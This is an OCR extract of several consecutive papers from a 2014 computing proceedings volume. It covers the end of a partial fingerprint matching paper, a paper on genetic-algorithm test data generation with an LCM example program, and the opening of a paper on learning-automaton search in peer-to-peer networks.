where k and l are the numbers of minutiae in I and T, respectively. Both I and T sets are divided into two subsets, each subset containing only the termination or bifurcation minutiae:

$$\begin{aligned} I &= I_T \cup I_B, \\ T &= T_T \cup T_B, \end{aligned} \tag{3}$$

Fig. 2 Various percentage of a particular fingerprint

Table 1 Extracted number of minutiae in partial fingerprints

Number of minutiae available in partial fingerprints						
Partial fingerprint (%)	15	30	40	50	60	80
Minutiae	35	39	55	59	66	73

where I_T and I_B denote the input's termination and bifurcation subsets, and T_T and T_B denote the template's termination and bifurcation subsets, respectively.

The proposed algorithm tries to find two bifurcation minutiae in the partial input fingerprint at a maximum distance from each other and matches them to two minutiae from the template. Bifurcation minutiae are considered to be more reliable because false terminations can be introduced by the image capturing or image processing stages. If the input presents no bifurcations ($I_B = \emptyset$), then two terminations are chosen. When there is only one bifurcation, then that one and another termination are considered. The distance between two minutiae is calculated with the Equilidean Distance formula:

$$\text{dist}\,(m_a, m_b) = \sqrt{(x_a - x_b)^2 + (y_a - y_b)^2} \tag{4}$$

4 Experimental Results and Discussion

Experiments are conducted from the samples collected from the standard fingerprint database FVC2004, which contains a set of 2,000 fingerprint image pairs (401 × 388, 500 dpi). The overall matching performance is measured by the receiver operating characteristic (ROC) curve, which plots the genuine acceptance




Fig. 3 Number of minutiae obtained in query template against the percentage of the total image size

rate (GAR) against the false acceptance rate (FAR) at different operating points (matching score thresholds).

Figure 3 shows the effect of the number of minutiae that match with the genuine full print and equal error rate (EER). As the number of minutiae increases, the number of matched minutiae increases and the EER decreases. The partial images were generated from images in FVC2004—data sets DB1. Furthermore, the subset combination can effectively decrease the EER with almost no change to the imposturous matching score, as shown in Fig. 4.

The subset of the full fingerprint overlaps with the partial fingerprints. Hence, we can consider a subset minutiae matching in partial fingerprints to improve recognition rate and decrease the FAR and EER for recognition, which is clear from the Fig. 5.




Fig. 4 Effect of number of input minutiae




Fig. 5 FAR and EER of partial fingerprints

5 Conclusion

The difficulties in partial fingerprint matching have been analyzed. Using only the ridge endings and bifurcations, the verification error rate decreases by 0.2–0.7 % for full prints (45+ minutiae in the input) and 5–7.5 % for partial prints (when only 15 minutiae are available in the input). The method is effective on full fingerprints and especially effective on partial fingerprint matching. The approach has two merits: significant performance improvement for partial prints and usability with conventional matchers. Also, it is clear that if the size of the partial print is higher, the performance of the system is good when compared to the smaller partial fingerprints.

Acknowledgments This work is supported by the NTRO, Government of India. NTRO provides the fund for collaborative project "Smart and Secure Environment," and this paper is modeled for this project. Authors would like to thanks the project coordinators and the NTRO members.

References

1. Maio, D., Maltoni, D.: Direct gray-scale minutiae detection in fingerprints. IEEE Trans. Pattern Anal. Mach. Intell. **19**(1), 27–40 (1997)
2. Maltoni, D., Maio, D., Jain, A.K., Prabhakar, S.: Handbook of Fingerprint Recognition. Springer, New York (2003)
3. Jiang, X, Yau, W.Y.: Fingerprint minutiae matching based on local and global structures. In: Proceedings of 15th International Conference on Pattern Recognition, vol. 2, pp. 1038–1041 (2000)
4. Jain, A.K., Hong, L., Bolle, R.: On-line fingerprint verification. IEEE Trans. Pattern Anal. Mach. Intell. **19**(4), 302–314 (1997)
5. Hrechak, A.K., Mchugh, J.A.: Automated fingerprint recognition using structural matching. Pattern Recogn. **23**(8), 893–904 (1990)
6. Ratha, N., Chen, S., Karu, K., Jain, A.K.: A real-time matching system for large fingerprint databases. IEEE Trans. Pattern Anal. Mach. Intell. **18**(8), 799–813 (1996)
7. Lee. D., Choi, K., Kim, J.: A robust fingerprint matching algorithm using local alignment. In: Proceedings of 16th International Conference on Pattern Recognition, vol. 3, pp. 803–806 (2002)
8. Chen, F., Zhou, J., Yang, C.: Reconstructing orientation field from fingerprint minutiae to improve minutiae-matching accuracy. IEEE Trans. Image Process. **18**(7), 1665–1670 (2009)
9. Xu, H., Veldhuis, R.N.J., Kevenaar, T.A.M., Akkermans, T.A.H.M.: A fast minutiae-based fingerprint recognition system. IEEE Syst. J. **3**(4), 418–427 (2009)
10. Bazen, A.M., Gerez, S.H.: Fingerprint matching by thin-plate spline modeling of elastic deformations. Pattern Recognit. **36**(8), 1859–1867 (2003)
11. Jain, A.K., Ross.,A.: Fingerprint Mosaicking. In: Proceedings of IEEE International Conference on Acoustics, Speech, and Signal Processing (ICASSP), Orlando, FL (2002)
12. Jain, A.K., Prabhakar, S., Hong, L., Pankanti, S.: Filterbank-based fingerprint matching. IEEE Trans. Image Process. **9**(5), 846–859 (2000)
13. Isenor, D.K., Zaky, S.G.: Fingerprint identification using graph matching. Pattern Recogn. **19**(2), 113–122 (1986)
14. He, Y.L., Tian, J., Luo, X.P., Zhang, T.H.: Image enhancement and minutiae matching in fingerprint verification. Pattern Recognit. Lett. **24**, 1349–1360 (2003)
15. Ratha, N.K., Bolle, R.M., Pandit, V.D., Vaish, V.: Robust fingerprint authentication using local structural similarity. In: The Fifth IEEE Workshop Application on Computer Vision, WACV2000, Palm Springs, CA, USA, pp. 29–34 (2000)

Genetic Algorithm-Based Approach for Adequate Test Data Generation

Swagatika Swain and D. P. Mohapatra

Abstract Software testing is an important phase in software development. It involves two activities, test data generation and test execution. Test data generation is a NP-complete problem as we have to find a lot of test data to validate our system. Also those test data should be adequate in nature. In this paper, we present a method to generate test data automatically from initial test data and then testing these test data against the software under test (SUT) for adequacy criteria. First, we generate a test data set randomly. Then, we apply genetic algorithm to find a better test data set iteratively. We stop at the position where our test data set satisfies the stopping condition or it completed maximum iterations. We test the generated test data against the software to check its adequacy. The test data generated by our approach are more capable of finding the synchronization and loop faults. A case study is given to illustrate our approach.

Keywords Software testing · Test data · NP-Complete · Genetic algorithm

1 Introduction

When a software is delivered, the customer wants to check the accuracy of the software, i.e., whether it works properly, according to their requirements or not. It is done by testing the software. Testing is a very complex, yet very important

S. Swain (✉) · D. P. Mohapatra
Department of Computer Science and Engineering, National Institute of Technology, Rourkela, India
e-mail: swagatika.swain5@gmail.com

D. P. Mohapatra
e-mail: durga@nitrkl.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_43, © Springer India 2014

activity. It is one of the most significant means to ensure the quality of the software [1]. That is why during the development it goes through the testing phase.

In the past, software testing was done manually. Hence, it takes around 50–60 % of the effort during development of the software [2, 3]. This explains the reason for the interest of software industry and academia in automated testing. Hence recently, a number of approaches are developed to test the software. Those approaches are either semi-automated or fully automated approaches.

Testing can be classified into two broad categories, i.e., functional testing and structural testing. Functional testing is also called as black box testing. It is the testing of software functionality with respect to its requirement while structural testing is testing the internal structure of the software [4]. It is the testing of paths, functions, conditions, branches, etc. This testing is divided into two criteria-based categories, i.e., "reliability-based criteria" and "adequacy-based criteria." A test data set is called reliable if its execution ensures that the program is correct to all its inputs. A test data set is called adequate if the inputs find all the errors in program.

But still one of the tasks that haunts the testers is the generation and use of the huge number of test data to thoroughly test the software and whether these test data are adequate or not. Hence nowadays, metaheuristic approaches are applied for automated generation of test data from initial population. These generated test data are either optimal or semi-optimal.

One of such metaheuristic approaches is genetic algorithm (GA). It is a well-known form of evolutionary algorithm conceived by John Holland in United States during the late 1960s [5]. GA has been applied in many optimization problems for generating test plans for functional testing, generating feasible test cases and in many other areas [6, 7]. Here, we present a technique to generate new test data automatically from initial test data. These test data are suboptimal and satisfy the adequacy criteria.

This paper is organized as follows: Sect. 2 presents the related work done in this field. Section 3 presents a brief idea about genetic algorithm. Section 4 discusses the details about our proposed approach. Section 5 contains the result obtained using our approach and Sect. 6 concludes the paper with an overview of our future work.

2 Related Work

Srivastava et al. [8] proposed a technique for generating test cases using "path coverage testing criteria" and genetic algorithm. This technique was based on the criticality of the path. In this technique, the edges of the control flow graph are assigned weights. The fitness function is calculated by taking the sum of the weights of all the edges of a particular path. The path with maximum value of fitness function is the most critical. They considered the roulette wheel selection method.

Hermadi et al. [9] presented a genetic algorithm-based approach that tries to generate a test data set that is expected to cover a given set of target paths. Their proposed fitness function is intended to achieve path coverage that incorporates path traversal techniques, neighborhood influence, weighting, and normalization. This integration improves the GA performance in terms of search space exploitation and exploration and allows faster convergence.

Berndt et al. [10] described a framework that differentiates between absolute and relative fitness function to organize projects reliance. GA includes a fossil record that store the past data, allowing any current fitness calculations to be influenced by past generations. Three factors are developed for the fitness function: novelty, proximity, and severity.

Lin et al. [11] discusses the method to generate test cases for testing the selected paths. The algorithm takes the selected path as the target and run sequences of operators iteratively for test cases to evolve. These evolved test cases lead the program execution to achieve the target path. A fitness function defined as SIMILARITY is the deciding factor for the survival of the test cases if final test case has not been found.

Baresel et al. [12] suggested modification of fitness function which leads to the improvement of testability by achieving higher coverage with less resources.

Rajappa et al. [13] first created a directed graph of all the intermediate state of the system for the expected behavior of the software. Then, they created a population for all the nodes of the graph as the base population of genetic algorithm. From this population, they find out a pair of node of the parents and perform genetic crossover and mutation on them for getting the optimum child nodes as the output. They continue this process of genetic operation until all the nodes are covered or any of the nodes, which are visited more than once, should be discarded from the population. This technique is more useful for network testing or any of the system testing where the predictive model-based tests are not optimized to produce the output.

3 Genetic Algorithm

In many areas, artificial intelligence approaches are used to get desired and better results. One of such approaches used is genetic algorithm (GA). GA is a heuristic approach that mimics the process of natural evolution. This is routinely used to generate a better solution to optimization and search problems. This algorithm follows a trend of survival of the fittest. GA starts with an initial population and attempts to improve the quality of the population by evolution.

The pseudo code of GA is given as follows:

```
Initialize(population)
Evaluate(population)
While(stopping condition not satisfied)
{
```

```
    Select(population)
    Crossover(population)
    Mutate(population)
    Evaluate(population)
}
```

1. *Initialization*: Initially many random solutions can be generated to form the initial solution, or they can be selected by random or by greedy method.
2. *Selection*: During each iteration, a portion of the solutions from the existing population are chosen to generate the new generation of solutions. They are chosen by a fitness-based process, where more fitter solutions are chosen over the others. Some of the selection-based approaches are roulette wheel selection, tournament selection, stochastic remainder selection.
3. *Crossover or recombination*: In crossover, genes are swapped between two individuals to generate better individuals.
4. *Mutation*: It alters the genes in small way to produce new fitter individual. It is applied to bring diversity in the population.

4 Proposed Approach

This section illustrates the details of our proposed approach, to generate test data and testing the adequacy using GA.

Path testing involves test cases that cover all the paths in the software under test (SUT). However, it is genuinely impossible to cover all the paths. When a program has loops, the number of paths became infinite. Also paths increases exponentially when it has branches. Hence, to cover all the paths, the required number of test cases requirement will be huge. For this reason, the problem of path testing can become an NP-complete problem making the coverage of all paths computationally impractical. Hence, here the problem selects a subset of paths to execute and find the test data to cover it.

For the purpose of test case generation, first, the program is converted into its corresponding control flow graph (CFG). CFG is a simple graphical notation of the control flow of the program. Each node represents the statement of the program and each edge represents the control flow between the corresponding states. A path consists of a start node, an end node and in between them other nodes and edges. An independent path is a path that at least contains an edge that has not been traversed yet. Here, our aim is to generate the efficient test data and those test data should cover all the independent paths.

Steps of our approach:

(a) Construction of CFG: First of all, we convert the given program into its corresponding CFG.

(b) Weight assignment: Then, we assign weights to the edges of the CFG. Weight assignment can be done depending on the complexity of the graph. The edges that contain branch or loop are assigned more weights as compared to other edges. At a node, when branch occurs, the edge which is critical given 80 % of the incoming weight and the other edge as given 20 % of the incoming weight. When two branches meet at a node, the next corresponding edge has the sum of the weight of both incoming edges.

(c) Calculation of fitness function: Fitness function is the function that determines the fitness of the individual. The individuals with higher fitness value are more likely to be chosen than the individuals with lower fitness function. Here, fitness function is calculated as

$$F = \sum_{i=0}^{n} Wi$$

where, *Wi* is the weight of the edges in the path that is under consideration.

(d) Calculation of probability: The corresponding probability of each test data set is calculated as:

$$Ps = F(Xi) / \sum F(Xi)$$

where, *Xi* is the each test data set and *F*(*Xi*) is the fitness value of that test data.

(e) Selection: The selection method here we choose is "stochastic remainder selection." The basic idea of this selection is to remove or copy the strings depending on the values of reproduction counts. This is achieved by computing the reproduction count associated with each string. Reproduction count is computed based on the fitness value by stochastic remainder selection without replacement as it is superior to other schemes. Hence, this scheme is recommended. The expected number of individuals of each string is calculated as,

$$ei = P * ps$$

where *P* is the population size and *ei* is expected number of individuals of each string. The fractional parts of *ei* are treated as probabilities with which individuals are selected for reproduction.

(f) Generation of random number (r): It is a number between the range 0 and 1 that is generated automatically. It is a factor that decides either the test data will go for crossover or mutation.

(g) Finding the count: First, we have to find the absolute difference between *ei* of the given test data and all the random numbers generated. From that, the minimum difference and the corresponding random number are chosen. The count is calculated as the serial number of the test data whose random number is selected to find the minimum difference. If all the test data have same count then the while loop stops as we get the optimized test data.

(h) Mutation: Here, a single bit is interchanged randomly. If the bit is 0, then it is changed to 1 or vice versa. Mutation is done, if *ps* is less than 0.3, where 0.3 is the probability of mutation.
(i) Crossover: The popularly used crossover technique is single-point crossover, where two individuals exchange their pool of genes at a fixed point. In this case, two test data will swap values between them. Here, crossover is done if *ps* is less than 0.8, where 0.8 is the probability of crossover.

The algorithm is given as follows:

1. Convert the program into CFG.
2. Assign weights to the edges of CFG.
3. Generate test data based on decision nodes.
4. While(iterations! = max || target not satisfied)
   a. Evaluate the fitness function of each test data.
   b. Calculate *ps.*
   c. Calculate *ei*.
   d. Generate random number (r).
   e. Find the minimum diff between *e* and *ri*.
   f. Find the count.
   g. If($ps < 0.3$)
   i. Mutate()
   h. End if
   i. If($ps < 0.8$ and $ps > 0.3$)
   i. Crossover()
   j. End if
5. End

5 Implementation and Result

The proposed approach is applied to the program for finding the lcm of two numbers. The code for this program is given below.

```
1. #include<stdio.h>
2. int main(){
3. int n1,n2,x,y;
4. printf(''Enter two numbers'');
5. scanf(''%d %d\n'',&n1,&n2);
6. x=n1,y=n2;
7. while(n1!=n2){
8. if(n1>n2)
```

```
9. n1=n1-n2;
10. else
11. n2=n2-n1;
12.}
13. printf(''LCM=%d'',x*y/n1);
14. return 0;}
```

First, we have constructed the CFG of the above code which is shown in Fig. 1. In the CFG, the nodes represent the statements of the program and the edges represent the control flow from one statement to another. Here, the CFG is a weighted graph. The weights are assigned according to the weight assignment rule given step (b).




Fig. 1 CFG of the above code

Let, X be the set of test data,

$F(X)$ be the set of fitness function of each test data,

Ps is the probability of each test data,

Ei be the expected number of individuals,

Ri be the random number generated for each iteration between 0 to 1,

Di be the absolute difference between the expected number and random number,

Ci is the count of each test data,

Here, the stopping condition is if count of each test data shows a single value, then the iterations stops or either the number if iteration is maximum.

Let the initial population be

$$X = \{(5,5),\ (4,2),\ (1,2)\}$$

Fitness function $F(X) = \{72,\ 92,\ 106\}$

Here, the population size (P) is 3.

Table 1 shows the 1st iteration of the approach.

The data for second iteration are shown in Table 2.

Similarly, the data for iterations 3 and 4 can be generated. From the point of space, we have shown below the data for last iteration, i.e., 5th iteration in Table 3.

Since the count in 5th iteration are all same and is 1, so the iteration stops at the 5th iteration. Hence, the test data generated in this process are useful for testing the SUT. It became quite easy for testers to use these test data instead of thinking and generating test data randomly.

Table 1 1st iteration

Sl no.	X	Fi	Ps	Ei	Ri	Count (Ci)
1	(5,5)	72	0.267	0.801	0.765	1
2	(4,2)	92	0.341	1.023	0.415	3
3	(1,2)	106	0.393	1.179	0.901	3

Table 2 2nd iteration

Sl no.	X	Fi	Ps	Ei	Ri	Count (Ci)
1	(1,5)	208	0.512	1.536	0.536	2
2	(4,2)	92	0.227	0.681	0.926	1
3	(1,2)	106	0.261	0.783	0.067	2

Table 3 5th iteration

Sl no.	X	Fi	Ps	Ei	Ri	Count (Ci)
1	(4,6)	126	0.190	0.57	0.462	1
2	(12,11)	432	0.651	1.953	0.289	1
3	(4,8)	106	0.160	0.48	0.061	1

The test data are generated easily, but are they adequate enough to find all the errors in the software? Hence, to test the adequacy, we first mutate the program and then test these data against the mutated program and found out that at least one test data set is present to find the error in the mutated program.

This process saves a lot of time and effort of the tester. It also generates a vast number of adequate test data set that covers each path of the CFG, thus satisfying the path coverage criteria of testing and also the adequacy criteria.

6 Conclusion and Future Work

In this paper, we have shown the use of GA for automatic test case generation from a random initial population. We used the stochastic remainder method for selection procedure. First, we generated a random initial population for testing purpose, and then iteratively, we generate new test data that are suboptimal and then tested the adequacy of those test data by using them in the mutated program. Here, we find out that the test data are adequate and can cover the critical paths of the program. This method applied on relatively small examples, and hence, it need to be experimented on a commercial software. Our future work is to develop a tool is being to support this approach and exploit genetic algorithm.

References

1. Malhotra, R., Garg, M.: An adequacy based test data generation technique using genetic algorithms. J. Inf. Process. Syst. **7**(2), 363–384 (2011)
2. Sommerville I.: Software Engineering, 7th edn., Addison-wesley
3. Mathur, A.P.: Foundation of Software Testing, 1st edn. Pearson Education, New Jersey (2008)
4. Mall, R.: Fundamentals of Software Engineering, 3rd edn. PHI, New Delhi (2009)
5. Goldberg, D.E.: Genetic Algorithms: in Search, Optimization and Machine Learning. Addison Wesley, Boston (1989)
6. Gupta, N.K., Rohil, M.K.: Using Genetic algorithm for unit testing of object oriented software. First International Conference on Emerging trends in Engineering and technology, IEEE, 2008
7. Emanuelle, F., Menezes, R., Braga, M.: Using Genetic algorithms for test plans for functional testing. In: Proceeding of 44th annual southeast regional conference, ACM, pp. 140–145, 2006
8. Srivastava, P.R., Kim, T.H.: Application of genetic algorithm in software testing. Int. J. Softw. Eng. Appl. **3**(4), 87–95 (2009)
9. Hermadi, I., Ahmed, M.A.: Genetic algorithm based test data generator. Congr. Evolut. Comput. **1**, 85–91 (2003)
10. Berndt, D.J., Fisher, J., Johnson, L., Pinglikar, J., Watkins, A.: Breeding software test cases with genetic algorithms. In: Proceedings of the 36th Annual Hawaii International Conference on System Science, Hawaii, Jan, 2003

11. Lin, J.C., Yeh, P.L.: Using genetic algorithms for test case generation in path testing. In: Proceedings of the 9th Asian Test Symposium, Taiwan, Dec, 2000
12. Baresal, A., Sthamer, H., Schmidt, M.: Fitness function design to improve evolutionary testing. In: Proceedings of the genetic and evolutionary computation conference, 2002
13. Rajappa, V., Biradar, A., Panda, S.: Efficient software test case generation using genetic algorithm based graph theory. First International Conference on Emerging Trends in Engineering and Technology, pp. 298–303, 2008
14. Sabharwal, S., Kumar, R., Sharma, C.: Applying genetic algorithm for prioritization of test case scenarios derived from UML diagrams. Int. J. Comput. Sci. **8**(3), 433–444 (2011)

ISA: An Intelligent Search Algorithm for Peer-to-Peer Networks

Mahdi Ghorbani, Mohammad Jooyan and Mostafa Safarpour

Abstract Finding an object in distributed peer-to-peer networks among a large volume of data needs the application of a proper intelligent search method. Designing such an intelligent search method will significantly affect the efficiency of the network taking into account sending a search query to nodes which have more probably stored the desired object. Machine learning techniques such as learning automaton can be used as an appropriate tool for this purpose. This paper tries to present a search method based on the learning automaton for the peer-to-peer networks, in which each node is selected according to values stored in its memory for sending the search queries rather than being selected randomly. The probable values are stored in tables, and they indicate the history of the node in previous searches for finding the desired object. For evaluation, simulation is used to demonstrate that the proposed algorithm outperforms K-random walk method which randomly sends the search queries to the nodes.

Keywords Peer-to-peer networks · Search · Learning automata theory

M. Ghorbani (✉)
Department of Electrical, Computer and IT Engineering, Qazvin Branch, Islamic Azad University, Qazvin, Iran
e-mail: mahdigh13@yahoo.com

M. Jooyan · M. Safarpour
Department of Computer Science and Engineering, College of Engineering, Shiraz University, Shiraz, Iran
e-mail: mohammadjooyan@yahoo.com

M. Safarpour
e-mail: safarpour.mostafa@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_44, © Springer India 2014

1 Introduction

Peer-to-peer networks have been considered as dynamic and flexible networks since the emergence of the computer networks for the first time. The main characteristic of them is that the nodes can be connected to the network or leave it at any time [1]. In other words, there is no central control on the behavior of the nodes in the network, with all the nodes acting similarly in terms of performance level. One of the important issues in these networks is searching stored objects in the nodes. Finding an object will be exposed to some challenges with respect to how the nodes are located in the network. The peer-to-peer networks are divided into structured and unstructured regarding their structures. In the former, e.g., CAN [1–3], CHORD [2], and Pastry [1, 2], location of the nodes is predefined by distributed hash tables (DHT), so finding an object is done readily using hash functions. On the other hand, the latter, e.g., Gnutella [1], Napster [1, 2, 4], and BitTorrent [2], distributes their contents in a completely random fashion, and the nodes have no information about the network status and the location of the stored objects in other nodes [1, 2]. Therefore, it is not simple to find an object in this structure, and search mechanisms must be utilized here. Since most applications of the peer-to-peer networks refer to unstructured networks, it is very important to design a search method for them, and it can further affect the efficiency of the network considerably.

According to previous studies [5–14], using artificial intelligence methods, such as reinforcement learning techniques [15, 16], has improved search performance to a large extent. By these methods, each node in the networks learns to select which of the neighbor nodes for sending the search query.

This paper proposes a search algorithm based on learning automaton [12], where the nodes select their neighbors intelligently and not randomly for sending the queries. Each node will store a number in its history table based on the feedback received from the neighbor nodes. During the next levels of search, the nodes which have assigned themselves a greater number in the current object search will probably contain that object. The suggested algorithm compares the search success, the number of discovered objects per each query, and also the amount of overload due to messages generated for each search query with those obtained from K-random walk [6–8, 17]. OverSim [18] software has been used for the purpose of simulation, and the obtained results show advantage of the proposed algorithm.

The following text is organized as follows. A short history of the relevant works conducted so far with the proposed protocol is presented in Sect. 2. In Sect. 3, the learning automata are briefly explained as the main learning strategy in the developed algorithm. The proposed algorithm is then introduced in Sect. 4, while the results of simulation are provided in Sect. 5. Some conclusions are made in Sect. 6. Finally, the references are listed.

2 Literature Review

As discussed before in the introduction, finding the location of an object among several existing nodes in a distributed network is known as one important challenge in the peer-to-peer networks. Thus, designing an efficient search strategy would be of great importance.

Search strategies in the peer-to-peer networks are categorized into blind and informed search methods considering the amount of information available for the nodes from the network status [6, 7]. In the blind methods, each node directs the query to all its neighbors, and the search is terminated once "success" or "failure" has occurred, or when TTL is over. The blind methods waste a lot of network bandwidth and cause a large overload [5].

In K-random walk method, the queries are sent just to "k" randomly selected neighbors instead of all neighbors. Complexity of the generated messages is small as well, but the amount of success is variable due to the random selection of the neighbors for the direction of the search queries. On the other hand, random selection of the neighbor nodes can negatively affect response time of the search queries.

In the informed method, each node stores some information about its neighbors and network status as well. Adaptive probabilistic search (APS) [8, 17], distributed search technique (DST) [9, 10], SALA [13], and LARW [14] are some examples of the informed methods which utilize experiences of the previous neighbors for searching the next levels.

APS works based on using "k" independent steps and random direction of the queries. The probabilistic selection instead of random selection is accounted for an advantage of these techniques. Each intermediate node directs the queries toward its neighbor which has stored a probabilistic value in its local index. Values of the indices are updates by receiving feedback from the steps. APS enhances the reliability of the search and optimizes the consumption of the bandwidth.

DST uses Q-learning method [15, 16] to select neighbors for the direction of the queries. In this method, all the nodes are divided into ordinary and powerful nodes. At first, "k" steps are broadcasted in the network, with the queries being directed toward nodes to find the searched objects. If the search is unsuccessful, broadcasting the queries will be done through ordinary and powerful nodes on the basis of previous experiences in the node memory. It should be noted that the performance of the search is dependent to a large extent on the learning progress of the nodes which is usually done slowly.

In [13], a novel self-adaptive learning automata-based search algorithm (SALA) is introduced. In this method, each node uses a learning automata algorithm to select the suitable neighbors. By applying three tables comprising of the previous experiences of nodes, the neighbors train and increase their chance to participate in search. Although SALA is an adaptive search to the network size, the learning rate is low because of updating three tables for each iteration.

LARW [14] is a new version of K-random walks algorithm which utilizes a new form of learning automata algorithm called KSALA [12]. KASLA helps the nodes

decide to select the suitable neighbors for search. Decision is according to the probability values of neighbors for participating in search in previous iterations. The performance of search is good enough, but at the first steps of search, the performance is low because of the slow learning rate of nodes.

3 Overview of Learning Automata Theory

Learning automaton [19–21] is a machine which can perform many finite actions. Each selected action is evaluated by a probabilistic environment, and the result of evaluation is given to the automaton in the form of positive or negative signals. Thereby, the automaton is affected by this response in the selection of its next action. The final goal is that the automaton learns to choose the best action among the available ones. This could be an action which maximizes the probability to receive reward from the environment.

The environment can be represented by a triple like $E = \{\alpha, \beta, c\}$, in which $\alpha \equiv \{\alpha_1, \alpha_2, \ldots, \alpha_r\}$ is the set of inputs, $\beta \equiv \{\beta_1, \beta_2, \ldots, \beta_m\}$ is the set of outputs, and $c \equiv \{c_1, c_2, \ldots, c_r\}$ is the set of penalty probabilities. The probability for an undesirable result of c_i action equals α_i.. In static environment, the values of c_i remains unchanged, though these values change over time in non-static environment. The learning automata are divided into two groups with constant and variable structures. The following will introduce the learning automaton with variable structure.

The learning automaton with variable structure can be shown by a quadruplet like $\{\alpha, \beta, p, T\}$, where $\alpha \equiv \{\alpha_1, \alpha_2, \ldots, \alpha_r\}$, and $\beta \equiv \{\beta_1, \beta_2, \ldots, \beta_m\}$ represent the sets of actions and inputs of the automaton, respectively, while $p = \{p_1, p_2, \ldots, p_r\}$ gives the vector of selection probability for each of the actions and $p(n+1) = T[\alpha(n), \beta(n), p(n)]$ denotes the learning algorithm. The following algorithm is an example of the linear learning algorithms. Assume that the action α_i is selected at the nth level.

Favorable response:

$$\begin{aligned} p_i(n+1) &= p_i(n) + a[1 - p_i(n)] \\ p_j(n+1) &= (1-a)p_j(n) \end{aligned} \tag{1}$$

Unfavorable response:

$$\begin{aligned} p_i(n+1) &= (1-b)p_i(n) \\ p_j(n+1) &= (b/r - 1) + (1-b)p_j(n). \end{aligned} \tag{2}$$

In Eqs. (1) and (2), a is the reward parameter and b is the penalty parameter. Three following states can be considered according to the values of a and b. When a and b are equal, the algorithm is called L_{RP}; when b is much smaller than a, the algorithm is called $L_{R\varepsilon P}$; and when b is zero, the algorithm is called L_{RI}.

4 Intelligent Search Algorithm

In this paper, the learning automaton has been used for training the nodes in the network for the selection of the desired neighbor nodes. At first, the data structure of the proposed algorithm is explained, and then, the proposed algorithm is introduced.

4.1 Data Structure of the Search Algorithm

Two tables are used in the developed search algorithm for learning the network status and the location of objects. Each row of these tables indicates an existing object in the network, whereas each column of these tables shows one neighbor of that node. For each neighbor node, there is a value called LA-value which denotes the extent of its history for finding the objects in the previous searches. The table called Query-LA-table is a table involving neighbor nodes which have experienced search before. During search and when a query is going to be sent, the values in this table are used. Selection of the neighbors is done randomly based on the learning algorithm. However, as much big as their LA-values are, the probability of their selection will be greater.

Figure 1 shows a sample of these tables.

The second table which is used in this algorithm is Neighbor-LA-table and contains those set of neighbor nodes which have not experienced a search with the current query before. The values in this table are indicative of the performance for each of these neighbors obtained in the previous searches. Figure 2 shows a sample Neighbor-LA table.

	LA-values to neighbors			
Keywords	N_1	N_2	….	N_m
Object 1	V_{11}	V_{12}	….	V_{1m}
. . . . .	….	....	….	….
Object n	V_{n1}	V_{n2}	….	V_{nm}

